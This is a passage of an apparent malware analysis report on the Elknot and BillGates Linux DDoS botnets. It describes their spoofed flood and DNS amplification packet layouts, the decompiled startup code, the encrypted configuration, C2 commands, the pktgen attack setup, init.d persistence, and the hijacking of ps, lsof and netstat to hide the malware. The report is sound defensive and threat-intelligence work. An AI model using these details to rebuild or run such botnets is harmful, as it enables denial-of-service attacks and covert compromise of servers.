CSubTask.taskType = 0x82 attacks generate a pair of ICMP/IP packets consistent with the type of packets found in a Ping Flood attack, with a payload of 2048 bytes (combined across both packets). Variant B's CThreadAttack::PktAtk generates the exact same packet pair, using the exact same IP and port value generation, as Variant A for the Ping flood attack as defined in Section 2.4.1.3.

Once each ICMP/IP packet is constructed, CThreadAttack::PktAtk transmits the entire datagram to the target by calling CNetBase::Sendto. The use of a raw socket and CNetBase::Sendto means that Variant B sends a true spoofed packet instead of a UDP/IP encapsulated ICMP/IP packet. After transmitting the request, CThreadAttack::PktAtk will continually generate the new datagram pairs until the termination signal occurs or the attack's specified duration has been met.

2.4.2.4 CSubTask.taskType = 0x83: RANDOM SUBDOMAIN LOOKUP FLOOD

This type of transmission targets the DNS protocol. Variant B's CThreadAttack::PktAtk uses the exact same method as Variant A's random domain lookup flood packet generator to generate a random subdomain of the target domain to query (see section 2.4.1.4). However, unlike Variant A which sends the DNS query over a normal UDP socket, Variant B generates the entire UDP/IP packet in addition to the DNS request datagram.

The structure of the datagram generated by CSubTask.taskType = 0x83 takes the form of:

Version 4	Hdr Len. 5	TOS 0x7A	Total Length <variable>
Identification 0x0000			Frag Flags/Fragment Offset 0x4000
TTL 0xFF	Protocol 0x11 (UDP)		IP Checksum <variable>
Source Address <Fake Source IP Address>			
Destination Address <Target IP Address>			
Source Port <Fake Source Port>		Destination Port 53	
Length <variable>		UDP Checksum <variable>	
Identifier <Fake Source Port in Little Endian>		Flags and Codes 0x0100 (Query with Recursion)	
Question Count 0x0001		Answer Count 0x0000	
Name Server Count 0x0000		Additional Record Count 0x0000	
Question Name <Variable>			
Query Type 0x0001 (A Record)		Class Type 0x0001 (IN)	

IP Header

UDP/
Hdr

DNS



The **<Fake Source IP address>** contains a value between **CSubTask.dwStartIP** and **CSubTask.dwEndIP**, incremented by one for each subsequent packet transmitted. The value of **<Fake Source Port>**, similarly, is between **CSubTask.wStartPort** and **CSubTask.wEndPort**, incremented by one for each new packet. If **<Fake Source IP address>** or **<Fake Source Port>** exceed **CSubTask.dwEndIP** or **CSubTask.wEndPort**, respectively, their values begin again at **CSubTask.dwStartIP** and **CSubTask.wStartPort**, respectively. The **<Target IP>** value originates from the **CSubTask.dwTargetIP** values.

Each time that the **CThreadAttack::PktAtk** issues a **CSubTask.taskType = 0x83** attack, **CThreadAttack::PktAtk** will mutate a single randomly generated subdomain name by a single character by calling **CThreadAttack::DomainRandEx**. **CThreadAttack::DomainRandEx** will randomly select a character within the outer level subdomain and replace it with a letter or number in the string **"abcdefghijklmnopqrstuvwxyz0123456789"**.

Once constructed, **CThreadAttack::PktAtk** transmits the entire UDP/IP packet with DNS query datagram to the specified DNS by calling **CNetBase::Sendto**. The use of a raw socket and **CNetBase::Sendto** means that Variant B sends a true spoofed packet instead of a UDP/IP encapsulated UDP/IP packet. After transmitting the request, **CThreadAttack::PktAtk** will immediately generate another datagram in the same manner and repeat the process continuously until the termination signal occurs or the attack's specified duration has been met.

2.4.2.5 CSubTask.taskType = 0x84: DNS AMPLIFICATION

CSubTask.taskType = 0x84 attacks generate a UDP/IP packet consistent with the type of packet found in a DNS amplification attack. Variant B's **CThreadAttack::PktAtk** generates the exact same packet, using the exact same IP and port value generation, as Variant A for the DNS amplification attack as defined in Section 2.4.1.5.

Once constructed, **CThreadAttack::PktAtk** transmits the entire UDP/IP packet with DNS query datagram to the specified DNS by calling **CNetBase::Sendto**. The use of a raw socket and **CNetBase::Sendto** means that Variant B sends a true spoofed packet instead of a UDP/IP encapsulated UDP/IP packet. After transmitting the request, **CThreadAttack::PktAtk** will immediately generate another datagram in the same manner and repeat the process continuously until the termination signal occurs or the attack's specified duration has been met.

3. BILLGATES MALWARE ANALYSIS

Source Sample SHA-256:

```
b11a6bd1bcb759252fb252ee1122b68d44dcc275919cf95af429721767c040a
edb59ca2fdbf2afb45755fa307f4274b0029b7a80b62fb13895574894bc17205
f018976240911e5eb6bb7051fc2a4590a480a61e744f57e69e63880ffc84aea3
```

The BillGates malware⁹ is the big brother of the Elknot payload malware. Like the Elknot payload malware, the BillGates malware is a gcc-compiled binary with the runtime library statically linked and with the function names intact. According to the information present within the binary, BillGates is made up of 39 C++ files. Many of the files within BillGates mirror Elknot source code files, as seen in the following table mapping the source code files of BillGates to Elknot's, in order of compilation.

⁹ ValdikSS. "Исследуем Linux Botnet «BillGates»" <http://habrahabr.ru/post/213973/> 26 February 2014



BillGates Source Code Files	Elknot Source Code Files
	Fake.cpp
AmpResource.cpp	
Attack.cpp	
CmdMsg.cpp	
ConfigDoing.cpp	
ExChange.cpp	
Global.cpp	Global.cpp
Main.cpp	Main.cpp
Manager.cpp	Manager.cpp
MiniHttpHelper.cpp	
ProtocolUtil.cpp	
ProvinceDns.cpp	
	ServerIP.cpp
StatBase.cpp	StatBase.cpp
SysTool.cpp	
ThreadAtk.cpp	ThreadAttack.cpp
ThreadClientStatus.cpp	ThreadHostStatus.cpp
ThreadConnection.cpp	
ThreadFakeDetect.cpp	
ThreadHttpGet.cpp	
ThreadLoopCmd.cpp	
ThreadMonGates.cpp	
ThreadRecycle.cpp	
ThreadShell.cpp	
ThreadShellRecycle.cpp	
ThreadTask.cpp	ThreadTaskManager.cpp
	ThreadTimer.cpp
ThreadUpdate.cpp	
UserAgent.cpp	
AutoLock.cpp	AutoLock.cpp
BigInt.cpp	
FileOp.cpp	FileOp.cpp
Log.cpp	Log.cpp
	Md5.cpp
Media.cpp	Media.cpp
NetBase.cpp	NetBase.cpp
RSA.cpp	
ThreadCondition.cpp	ThreadCondition.cpp
Thread.cpp	Thread.cpp
ThreadMutex.cpp	ThreadMutex.cpp
Utility.cpp	Utility.cpp
WinDefSVC.cpp	



Structurally, the BillGates binary has strong similarities to Elknot in its use of asynchronous threads, message queuing and passing, and status management. Functionally, however, the BillGates malware is significantly more complex than Elknot and provides the following additional features to the actors who deploy the malware:

- Remote shell functionality
- Ability to operate as both a client and a server
- Ability to intervene between legitimate system tools (**ps**, **lsof**, and **lsof**) and users

While Elknot has a rather straightforward startup, BillGates's is more involved. The main function provides several different startup methods for the malware:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    signed int dwGateType;
    std::string strMonFile;

    CUtility::EString(&strMonFile, "/usr/bin/.sshd");
    std::string::operator=(&g_strMonitorFile, &strMonFile);
    std::string::~string(&strMonFile);
    dwGateType= CSysTool::CheckGateType();
    if ( dwGateType== 1 )
    {
        MainBeikong();
    }
    else if ( dwGateType> 1 )
    {
        if ( dwGateType== 2 )
        {
            MainBackdoor();
        }
        else if ( dwGateType== 3 )
        {
            MainSystool(argc, argv);
        }
    }
    else if ( !dwGateType )
    {
        MainMonitor();
    }
    return 0;
}
```

The malware begins by establishing a global variable that contains the filename and path of the “monitor” file. Note that the file path **“/usr/bin/.sshd”** shown in the example above is not a normal Linux file, but can be used as a potential indicator of compromise. The monitor file represents the base installation of the BillGates malware in its running state. To this end, the next task the malware performs is the termination of the current “gate” in which it is running. In the context of the malware, a gate is the particular mode that the malware is operating under. The function **CSysTool::CheckGateType** handles the determination of the current gate. There are four possible gates, identified as 0 through 3, and the method for determining the current gate is illustrated in the following table:



GATE	CONDITION
0	Current executable image's filename and path match that of the monitor file.
1	Current executable image's filename and path do not match the conditions for any other gate type. This is an exclusionary condition contrary to the other gates' inclusionary conditions.
2	Current executable image's filename and path match /usr/bin/getty
3	Current executable image's filename and path match that of one of the following system tools: /bin/netstat /bin/lsof /bin/ps /usr/bin/netstat /usr/bin/lsof /usr/bin/ps /usr/sbin/netstat /usr/sbin/lsof /usr/sbin/ps

Each gate operates with a different purpose which allows the BillGates malware, as a single entity, to perform multiple, unique functions, making it a surprisingly versatile application. Trying to understand BillGates at the macro level can therefore be difficult given the fact that it can operate in four different modes. The following sections look at each gate within BillGates in isolation, which is ultimately how each gate operates with respect to one another.

3.1 GATE 0: INFECTION MONITOR

Gate 0 represents the infection monitor for BillGates. The infection monitor, as the name implies, is tasked with continually monitoring the list of active processes to determine if the process generated by gate 1 (known as Host mode) is currently running.

The infection monitor begins by calling **daemon** in order to detach itself from the active terminal session. The infection monitor then calls **CSysTool::SelfInit** with three strings:

```
CSysTool::SelfInit(
    "5F4E562FBC3B4B280E1BB2BDC3B72D548B0BCF48FE93649C547EBF8C6652973F133C55I
    "DCFC9B0FC83AFC31A662C0384E0FB7350B69022B9C30D837643EF5049740591ADC51D1
    "D0E961004BA1C819B6F2D3773B97",
    "3EFC4E86A5C436F2EE2A190435CE359C8D2AE1C0068CDC9462A874A64CDE661833F80B:
    "98380E602E3C9EE44D40BCB929338BA5512DAED928828F06C4C89F39271FC5BCD47A83'
    "3874BD18B5ACC283CA2B36CA2815FCAACD3BEC86C69F68B0CF45096DA6C96074E4D86A:
    "9363F46F26F672B1A6DD0594FD01");
```



CSysTool::SelfInit uses the three strings as the inputs into a RSA decryption function (**CRSA::Decrypt**). The first string represents the large number C, the second string represents the large number N and the third string represents the large number D that is necessary to satisfy the equation $M = C^D \text{ mod } N$ where M is the decrypted string contained within C. After calculating the value for M, the value represents a string of bytes that make up an ASCII string containing the configuration for the BillGates malware when run in infection monitor mode.

The configuration string consists of 9 fields separated by a colon with the following format:

```
{C2 address}:{C2 Port}:{Is Listener}:{Is Service}:{Campaign Remark}:{Enable Backdoor}:{C Offset}:{D Offset}:{N Offset}
```

Each of the fields within the configuration string maps to a global variable within the BillGates binary. The following table maps the configuration string fields to their respective global variables and provides some explanation of each field's meaning and purpose.

FIELD	BILLGATES VARIABLE NAME	DESCRIPTION
{C2 address}	g_strConnTgts	Domain or IP address of the C2 server.
{C2 Port}	g_iGatsPort	C2 Server's listening port
{Is Listener}	g_iGatsIsFx	If "1" then when running as gate 1 or gate 2, the malware opens a listening port.
{Is Service}	g_ilsService	If "1" then the malware installs itself as a service (within the rc?.d folders as well as init.d) when running under gate 1.
{Campaign Remark}	g_strForceNote	A string value that is sent to the C2 server whenever an "initial response" packet is sent from the malware. The most likely use of this string is a custom campaign remark such as Elknot's CSubTasks.trActorRemarks field.
{Enable Backdoor}	g_bDoBackdoor	If "1" then the malware activates a backdoor application (e.g. /usr/bin/getty) during gate 1's initialization.
{C Offset}	g_strCryptStart	The offset within the binary of the C string used by CSysTool::InitSelf for the current configuration string. The value is unused.
{D Offset}	g_strDStart	The offset within the binary of the D string used by CSysTool::InitSelf for the current configuration string. The value is unused.
{N Offset}	g_strNStart	The offset within the binary of the N string used by CSysTool::InitSelf for the current configuration string. The value is unused.



After setting the global variables based on the content of the configuration string, the infection monitor records its current process identifier (PID) in the text file `/tmp/moni.lock`. The location of the binary when operating as gate 1 is recorded by calling `CSysTool::GetBeikongPathfile` which in turn queries the contents of the file `/tmp/notify.file` (if it exists). The filename and path to the gate 1 binary is then used to initialize a new `CThreadMonGate` object. The infection monitor calls `CThreadMonGate::Start` which in turn activates `CThreadMonGate::ProcessMain`. The `CThreadMonGate::ProcessMain` function has a very simple but singular purpose: monitor if the file `/tmp/gates.lock` has an active file lock. The infection monitor will check to ensure that the `/tmp/gates.lock` file is locked (i.e. in exclusive use by another process) every 60 seconds, and if the infection monitor fails to find it locked it will call `CSysTool::ReleaseAndStartGates` to restart the Host mode binary which is responsible for maintaining the exclusive lock on the `/tmp/gates.lock` file.

The `CSysTool::ReleaseAndStartGates` function copies the current executable file to the filename and path obtained via the earlier `CSysTool::GetBeikongPathfile` call. The newly copied file is then activated via a call to the system function. The infection monitor then sleeps for 1 second before calling `CSysTool::RunLinuxShell`, which executes the newly copied file once more before forking the current process in order to wait for the new process to activate. Essentially, this is a highly convoluted way of merely making sure that the gate 1 version of BillGates is constantly running.

3.2 GATE 1: HOST (*BEIKONGDUAN*) MODE

The main functionality of BillGates exists within the Host mode, gate 1. Initiated when `main` calls `MainBeikong`¹⁰, Host mode begins by calling `daemon`. Next, `MainBeikong` calls `CSysTools::SelfInit` using the same encrypted configuration string used by gate 0. Host mode terminates the processes indicated by the PID values within `/tmp/moni.lock` and `/tmp/bill.lock` by passing both file paths to `CSysTool::KillPid`. `CSysTool::KillPid` will kill any PID specified within the supplied file if the PID does not match the current process's PID. The `/tmp/bill.lock` file is deleted.

To check if the PID contained within `/tmp/gates.lock` exists, the Host makes a call to `CSysTool::KillGatesIfExist` and terminates the process if the PID is currently active, then replaces the `/tmp/gates.lock` file's contents with the current process's PID. This effectively claims ownership as the active Host mode process on the victim's system. If this procedure fails for any reason, the Host mode binary will quietly terminate.

`MainBeikong` determines if the global variable `g_IsService` is set to 1. If so, `CUtility::SetAutoStart` is called with `"DbSecuritySpt"` specified as the service name and 97 specified as the start level. `CUtility::SetAutoStart` is responsible for installing a startup script within the `/etc/init.d/` directory of the victim's machine. The script consists of only two lines:

```
#!/bin/bash
{name of binary}
```

For run levels 0 through 4, `CUtility::SetAutoStart` will perform a `ln -s` to ensure that the BillGates binary, in gate 1 mode, activates at each of the levels. The name and level given to `CUtility::SetAutoStart` are used to construct the filename for the service. For instance, in the case where `"DbSecuritySpt"` is given as the service name and 97 as the level, the resulting filename within each of the `/etc/rc?.d` directories is `SDBSecuritySpt97`.

¹⁰"Beikong" may refer to "Beikongduan", which is the pinyin for "host" in Chinese.



If the global variable **g_bDoBackdoor** is set by the configuration and the **BillGates** process is currently running as root, **MainBeikong** will kill the current backdoor mode process by terminating the PID specified in **/usr/bin/bsd-port/getty.lock**. Similarly, the PID specified in **/usr/bin/bsd-port/udevd.lock** is terminated and the **udevd.lock** file deleted. Finally, the **CSysTool::ReleaseAndStartGates** function is called in order to activate the backdoor mode (gate 2) binary as **getty** and establish the **/usr/bin/bsd-port/getty.lock** file.

If the process is running as root, the function **CSysTool::SetBeikongPathFile** is called in order to set the **/tmp/notify.file** with the current process's PID value. The value of **g_strMonitorFile** is then passed to **CSysTool::ReleaseAndStartGates** in order to activate the infection monitor. If, however, the host mode process is not running as root, the **/tmp/notify.file** is deleted.

With the initialization phase of Host mode complete, **MainBeikong** concludes by calling **MainProcess**, the core functionality of **BillGates** when operating in either Host or Backdoor modes. **MainProcess** begins by initializing five global objects:

CLASS NAME	GLOBAL VARIABLE	DESCRIPTION
CDNSCache	g_dnsCache	Contains a list of DNS servers as specified by the victim's /etc/resolv.conf file plus the Google open DNS servers 8.8.8.8 and 8.8.4.4.
CConfigDoing	g_cnfgDoing	Contains the current configuration for the binary. When the configuration is stored on disk, the configuration exists in the same directory as the binary in the conf.n file.
CCmdDoing	g_cmdDoing	Contains the current state of the current task. When stored on disk, the state exists in the same directory as the binary in the file cmd.n .
CStatBase	g_statBase	Maintains the current state of the victim machine in the same way CStatBase performs the task for Elknot.
CProvinceDNS	g_provinceDns	Contains a list of 302 DNS servers in China, 14 DNS servers in Taiwan, 11 DNS servers in Hong Kong, 2 DNS servers in Japan, and 2 DNS servers in Macau.

MainProcess will attempt to install a kernel driver located at **/usr/lib/xpacket.ko** by passing the appropriate **insmod** command to the **system** function. It is unclear where the **xpacket.ko** file originates as it was not installed by the **BillGates** malware samples observed and analyzed by Novetta.

Following the **insmod** command, another global object named **CAmpResources** is initialized. **CAmpResources** handles a list of IP addresses that are stored in **/usr/lib/libamplify.so** (if present).

The core of **BillGates**, as was the case with **Elknot**, is the object **CManager**. The last object to be initialized, **CManager** is dynamically created and activated by calling **CManager::Initialize**. After activating the **CManager** object, **MainProcess** will enter an infinite loop that calls **CUtility::Sleep** to put the current thread to sleep in 1 minute intervals, indefinitely, in order to prevent the **BillGates** binary from terminating while **CManager** is active in another thread.

When **CManager::Initialize** is called, the function begins initializing a significant number of subsystems, each contained within their own objects. **CManager::Initialize** creates and activates the following objects:

CLASS NAME	DESCRIPTION
<code>CThreadSignaledMessageList<CCmdMsg></code>	Analogue of Elknot's <code>CThreadMessageList<CCmdMessage></code> object.
<code>CThreadTaskGates</code>	Manager of incoming administrative tasks such as starting a new attack, starting a new remote shell channel, and stopping attacks. Waits for new <code>CCmdMsg</code> objects to appear in the <code>CThreadSignaledMessageList<CCmdMsg></code> list and processes them accordingly.
<code>CThreadClientStatus</code>	Analogue of Elknot's <code>CThreadHostStatus</code> object.
<code>CThreadSignaledMessageList<CThreadConnection></code>	Container housing pointers to <code>CThreadConnection</code> objects which represent active network channels.
<code>CThreadRecycle</code>	<code>CThreadConnection</code> garbage collector. Polls <code>CThreadSignaledMessageList<CThreadConnection></code> waiting for connections that need to be removed from the list of active connections.
<code>CThreadLoopCmd</code>	Container class that manages a <code>CLoopCmd</code> object.
<code>CThreadFakeDetect</code>	An object whose purpose in life appears to be validating that the binary communicating with the C2 is not a honeypot/fake client.
<code>CThreadSignaledMessageList<CThreadShell></code>	Container housing pointers to <code>CThreadShell</code> objects which represent active remote shell commands.
<code>CThreadShellRecycle</code>	Remote shell connection garbage collector. Polls <code>CThreadSignaledMessageList<CThreadShell></code> waiting for the completion of <code>CThreadShell</code> objects and removes the completed objects from the list.

Prior to initializing `CThreadLoopCmd`, `CManager::Initialize` calls `CCmdDoing::GetCmd` in order to obtain any unprocessed or in-progress attack commands. If the `CCmdDoing` object contains a task, the task is transferred to `CThreadLoopCmd` for immediate processing.

After initializing the subsystems, `CManager::Initialize` calls `CManager::MainProcess`. `CManager::MainProcess` determines if the Host mode binary should operate as a client to a C2 server or as a server waiting for incoming commands from an external party. If the `g_iGatsIsFx` global flag is set (as defined by the configuration processed earlier by `CSysTools::SelfInit`), the Host mode binary will operate as a client to a C2 server. When operating as a client, `CManager::MainProcess` will query the list of available domains (stored in the `g_strConnTgts` variable) and for each C2 address found, a new `CThreadFXConnection` object is generated, initialized, and activated. `CThreadFXConnection` objects represent the encapsulation of a connection between the Host mode binary and the C2 server. When activated, `CThreadFXConnection` objects call `CManager::FXConnectionProcess`, which then generates a TCP connection between the binary and the C2 server. If a connection is successful, `CManager::ConnectionProcess` is called.

If the Host mode binary is operating as a server, `CManager::ZXMainProcess` is called by `CManager::MainProcess`. `CManager::ZXMainProcess` generates a listening TCP socket on the port specified by `g_iGatsPort`. Incoming connections to the port result in new `CThreadConnection` objects being generated and, ultimately, `CManager::ConnectionProcess` being called to handle the communication.



Regardless of the communication mode **CManager::MainProcess** activates, the function concludes by entering an infinite loop that sleeps for 1 hour intervals.

CManager::ConnectionProcess generates an initial beacon to the endpoint by calling **CManager::MakeInitResponse**. **CCommunicate::MakeSend** encapsulates the beacon in a format consisting of a DWORD indicating the type of data being sent, another DWORD containing the size of the data to follow, and finally the data itself. The completed datagram is then given to **CNetBase::Send** for transmission to the end point. As is the case with Elknot, BillGates does not employ any form of network encryption.

After sending the initial beacon, **CManager::ConnectionProcess** enters an infinite loop of receiving command packets via **CManager::RecvCommand**, processing the command, and sending a status update by calling **CManager::SendClientStatus**. In the same fashion that Elknot handled incoming commands, **CManager::RecvCommand** reads four bytes from the network to determine the type of command being received. Another network read of four bytes is made to determine the size of the command's data package, followed by a final read (if the data size is greater than 0) for the data package. This network format is the same format that the **CCommunicate::MakeSend** uses when transmitting data to an endpoint. Each command is stored in a **CCmdMsg** object and added to the **CThreadSignaledMessageList<CCmdMsg>** list by calling **CThreadSignaledMessageList<CCmdMsg>::MessageSend**.

BillGates in Host or Backdoor mode supports 7 different administrative commands:

COMMAND ID	DESCRIPTION
1	Adds (and starts) a new DDoS attack by calling CManager::DoAtkStartCommand .
2	Terminates an active update operation (if CManager.fUpdateInProgress flag is set) by calling CManager::StopUpdate , otherwise stops the current DDoS operation by calling CManager::StopAtkTask .
3	Updates the configuration by calling CManager::DoConfigCommand
5	Performs an on-the-fly upgrade of the BillGates binary by calling CManager::DoUpdateCommand .
7	Updates the current CCmdDoing object by calling CManager::DoCommandCommand .
8	Performs a BillGates node authenticity validation by calling CManager::DoFakeDetectCommand .
9	Issues a command for the victim's system to process via the command shell object CThreadShell by calling CManager::DoShellCommand .

It is the responsibility of **CManager::TaskGatesProcess** to dispatch the various messages contained within the **CThreadSignaledMessageList<CCmdMsg>** object. **CManager::TaskGatesProcess** is called by **CThreadTaskGates::ProcessMain** whenever the **CThreadTaskGates** object is activated. **CManager::TaskGatesProcess** calls **CThreadSignaledMessageList<CCmdMsg>::MessageRecv** repeatedly until a **CCmdMsg** object is found within the queue.



The DDoS functionality of BillGates originates within the **CManager::DoAtkStartCommand** function. **CManager::DoAtkStartCommand** reads the **CTask** object from the **CCmdMsg**. The **CTask** object is used to set the current **CConfigDoing** task before generating a new **CThreadAtkCtrl** object. **CThreadAtkCtrl** contains the DDoS engine as defined by the various subtasks within the **CTask**. For each **CSubTask** within the **CTask** object, **CThreadAtkCtrl::ProcessMain** will determine if the class of attack is a “kernel” or “normal” attack. Kernel attacks (type 1) result in a call to **CThreadAtkCtrl::DoKernelSubTask** while normal attacks (type 0) result in a call to **CThreadAtkCtrl::DoNormalSubTask**.

3.2.1 BILLGATE’S “KERNEL” DOS ATTACK MODE

The **CThreadAtkCtrl::DoKernelSubTask** function calls **CThreadAtkCtrl::StartKernelSubTask**, which in turn generates a new **CThreadKernelAtkExcutor** object. When activated, the **CThreadKernelAtkExcutor** object calls **CThreadKernelAtkExcutor::ProcessMain** in order to initiate a DDoS attack using a kernel driver. The first step in generating a DoS attack using a kernel driver is to fork the current process by means of the **fork** function. Following the fork, **CThreadKernelAtkExcutor::ProcessMain** begins calling **CThreadKernelAtkExcutor::KCfgDev** for each CPU available on the victim’s server. The **CThreadKernelAtkExcutor::KCfgDev** function configures the **pktgen** (packet generator) device¹¹, located at **/proc/net/pktgen/kpktgend_X** where X represents the enumeration of the number of CPUs in the system, by issuing the following commands:

```
rem_device_all
add_device ethY
max_before_softirq
```

The **rem_device_all** command effectively removes any attached device currently using the CPU’s packet generator. **add_device** attaches the specified **ethY** device (where Y is 0, 1, 2, and so on depending on the desired NIC). The command **max_before_softirq** is a threshold change that specifies how many packets may be generated before being interrupted by the kernel. The authors of BillGates made a mistake in their understanding of what the meaning of the X is in the name of the **kpktgend_X** devices: while X indicates the CPU associated with the particular packet generator, the authors of BillGates are using the NIC number instead. Therefore, if the attack specifies the use of **eth1**, then **kpktgend_1** is configured and attached to **eth1**. The result of this mistake is that instead of utilizing multiple CPU cores to generate packets, BillGates is limited to using a single CPU core. While the **pktgen** driver is still capable of producing a significant number of packets on a single CPU core, the performance could be significantly enhanced had the authors properly utilized the **pktgen** device.

After performing the initial configuration of the **pktgen** device, **CThreadKernelAtkExcutor::ProcessMain** calls **CThreadKernelAtkExcutor::KCfgCfg** to configure each packet generator through the **/proc/net/pktgen/ethY** interface. **CThreadKernelAtkExcutor::KCfgCfg** issues the following commands in the order presented below:

¹¹“Linux Foundation. “pktgen” <http://www.linuxfoundation.org/collaborate/workgroups/networking/pktgen> 19 November 2009

COMMAND	EXPLANATION
<code>count 0</code>	Sets the number of packets to send to 0.
<code>clone_skb 0</code>	Specifies that a single socket sends a single packet.
<code>delay 0</code>	Specifies that there should be no delay in sending packets.
<code>TXSIZE_RND</code>	Specifies that the size of the packet should be randomized within the bounds defined by <code>min_pkt_size</code> and <code>max_pkt_size</code> .
<code>min_pkt_size X</code>	Specifies the minimum packet size (as indicated by X).
<code>max_pkt_size X</code>	Specifies the maximum packet size (as indicated by X).
<code>IPSRC_RND</code>	Specifies that the source IP address for packets should be random and between the values specified by <code>src_min</code> and <code>src_max</code> .
<code>src_min X</code>	Specifies the lowest IP (as indicated by X) to use when spoofing a source address.
<code>src_max X</code>	Specifies the highest IP (as indicated by X) to use when spoofing a source address.
<code>udp_src_min X</code>	Specifies the lowest port (as indicated by X) to use when spoofing a source port.
<code>udp_src_max X</code>	Specifies the highest port (as indicated by X) to use when spoofing a source port.
<code>dst X</code>	Specifies the destination IP (as indicated by X) that will receive the generated packet.
<code>udp_dst_min X</code>	Specifies the lowest destination port (as indicated by X) to receive the generated packet.
<code>udp_dst_max X</code>	Specifies the highest destination port (as indicated by X) to receive the generated packet.
<code>dst_mac {mac address}</code>	Specifies the destination MAC address. This value will typically be <code>00:00:00:00:00:00</code> .
<code>is_multi {0 or more}</code>	If greater than 0, the attack will be sent to one or more IP addresses where the number specifies the number of destinations.
<code>multi_dst {IP address}</code>	If <code>is_multi</code> was set to greater than 0, then for each target IP the command <code>multi_dst</code> is issued to specify the IP address for an individual target.
<code>pkt_type X</code>	Believed to specify the type of packet to generate and hence the type of attack. The value (X) is specified by the <code>CSubTask</code> that defines the attack. This is not a pktgen parameter but may be a feature of the <code>xpacket.ko</code> driver BillGates attempts to load into the kernel.



<code>dns_domain</code> X	Believed to specify (as indicated by X) the domain name to target (for DNS attacks). The value is specified by the CSubTask that defines the attack. This is not a pktgen parameter but may be a feature of the xpacket.ko driver BillGates attempts to load into the kernel.
<code>syn_flag</code> X	Believed to specify the TCP flags value as indicated by X. The value is specified by the CSubTask that defines the attack. This is not a pktgen parameter but may be a feature of the xpacket.ko driver BillGates attempts to load into the kernel.
<code>is_dns_random</code> {1 or 0}	Believed to specify if a random subdomain of the target domain name is to be generated in much the same way Elknot's 0x83 attack performs. The value is specified by the CSubTask that defines the attack. This is not a pktgen parameter but may be a feature of the xpacket.ko driver BillGates attempts to load into the kernel.
<code>dns_type</code> X	Believed to specify the type of DNS query to generate as indicated by X. The value is specified by the CSubTask that defines the attack. This is not a pktgen parameter but may be a feature of the xpacket.ko driver BillGates attempts to load into the kernel.
<code>is_edns</code> {1 or 0}	The intent of this command is unknown. The value is specified by the CSubTask that defines the attack. This is not a pktgen parameter but may be a feature of the xpacket.ko driver BillGates attempts to load into the kernel.
<code>edns_len</code> X	The intent of this command is unknown. The value is specified by the CSubTask that defines the attack. This is not a pktgen parameter but may be a feature of the xpacket.ko driver BillGates attempts to load into the kernel.
<code>is_edns_sec</code> {1 or 0}	The intent of this command is unknown. The value is specified by the CSubTask that defines the attack. This is not a pktgen parameter but may be a feature of the xpacket.ko driver BillGates attempts to load into the kernel.

After configuring the parameters for pktgen (or its possible **xpacket.ko** replacement), **CThreadKernelAtkExcutor::ProcessMain** begins the attack by writing "start" to `/proc/net/pktgen/pgctrl`.

3.2.1 BILLGATE'S "NORMAL" DOS ATTACK MODE

The complement to the kernel level DoS attack generator occurs within `CThreadAtkCtrl::DoNormalSubTask`. When a task requests a standard (or "normal") sub-task, `CThreadAtkCtrl::ProcessMain` calls `CThreadAtkCtrl::DoNormalSubTask` which in turn calls `CThreadAtkCtrl::StartNormalSubTask`. For each sub-task, a new `CThreadNormalAtkExecutor` is generated and executed resulting in `CThreadNormalAtkExecutor::ProcessMain` being called. Based on the `CSubTask.taskType` field, `CThreadNormalAtkExecutor::ProcessMain` will generate a specific type of attack object (all of whom are derived from the `CPacketAttack` base class):

<code>CSubTask.taskType</code>	ATTACK OBJECT	ATTACK TYPE
0x10 or 0x11 and field6 = 0	<code>CAttackSyn</code>	SYN Flood
0x10 or 0x11 and field6 = 1	<code>CAttackCompress</code>	Custom IP Header Flood. Sends TCP packets with an attacker-specified TCP header to the specified endpoint. This is potentially used for a Teardrop attack.
0x20	<code>CAttackUdp</code>	UDP Packet Flood
0x21, 0x23 or 0x24	<code>CAttackDns</code>	Random DNS Subdomain Flood
0x22	<code>CAttackAmp</code>	DNS Amplification Attack
0x25	<code>CAttackPrx</code>	An unspecified form of DNS attack
0x30	<code>CAttackIcmp</code>	PING Flood
0x40	<code>CTcpAttack</code>	Arbitrary TCP Data. Sends an attacker-specified data stream to the a specified TCP endpoint.
0x41	<code>CAttackCc</code>	HTTP Request Flood. Requests a series of URLs from a HTTP server.
0x42	<code>CAttackIe</code>	Not currently implemented. Simply waits without sending any data.

Regardless of the type of attack object generated, **ThreadNormalAtkExcutor::ProcessMain** makes the following function calls, in order:

ATTACK OBJECT FUNCTION	DESCRIPTION
<Object>::Create	Constructs the attack-specific information necessary to generate packets for the given attack type.
<Object>::Do	<p>Typically calls the attack object's ::MakePackets member function to construct the attack packet based on the information generated by the ::Create member. Calls the member function ::UpdateCurVariant to alter attributes of each constructed packet such as the sequence number to avoid retransmission detection. Once the packet is ready for transmission, calls the ::SendPacket member function to perform the transmission to the target.</p> <p>The ::Do function is called repeatedly until the specified number of attacks has been transmitted by ThreadNormalAtkExcutor::ProcessMain.</p>

3.3 GATE 2: BACKDOOR MODE

When activated in gate 2 mode, the BillGates malware operates in a similar, albeit somewhat more simplistic, manner as the Host (gate 1) mode. Initiated by calling the **MainBackdoor** function, backdoor mode begins by calling **CSysTool::SelfInit** with a different configuration than found in gate 0 and gate 1 modes. The **MainBackdoor** function determines if it is already active by checking for the presence (and exclusivity) of **/usr/bin/bsd-port/getty.lock**. If the file is either missing or readable (meaning another process has not applied an exclusivity lock on the file), then the **MainBackdoor** begins the process of initializing the backdoor mode.

The first task **MainBackdoor** performs, as part of its initialization routine, is to write the current PID of the gate 2 process to the file **/usr/bin/bsd-port/getty.lock**. **MainBackdoor** calls **CSysTool::MarkPid**, which performs two tasks: 1) write the PID of the gate 2 process as an ASCII number within the specified file and 2) return a file descriptor of the file after setting the exclusivity flag of the file. With the lock file established, **CUtility::SetAutoStart** is called in order to install the backdoor as a recurring service after a system reboot. Backdoor mode uses a different service name than the service name used by Host mode.

MainBackdoor calls **CSysTool::HandleSystools** in order to setup the ability for gate 3 mode to obscure specific output from **ps**, **lsof**, and **netstat** system tools in order to obfuscate the malware's presence on the system. **CSysTool::HandleSystools** begins by making a new directory at **/usr/bin/dpkgd/md**. Next, **CSysTool::HandleSystools** begins looking for the following files:

- /bin/netstat
- /bin/lsof
- /bin/ps
- /usr/bin/netstat
- /usr/bin/lsof
- /usr/bin/ps
- /usr/sbin/netstat
- /usr/sbin/lsof
- /usr/sbin/ps

For each of the files found, a copy of the file is made to the `/usr/bin/dpkgd` directory.

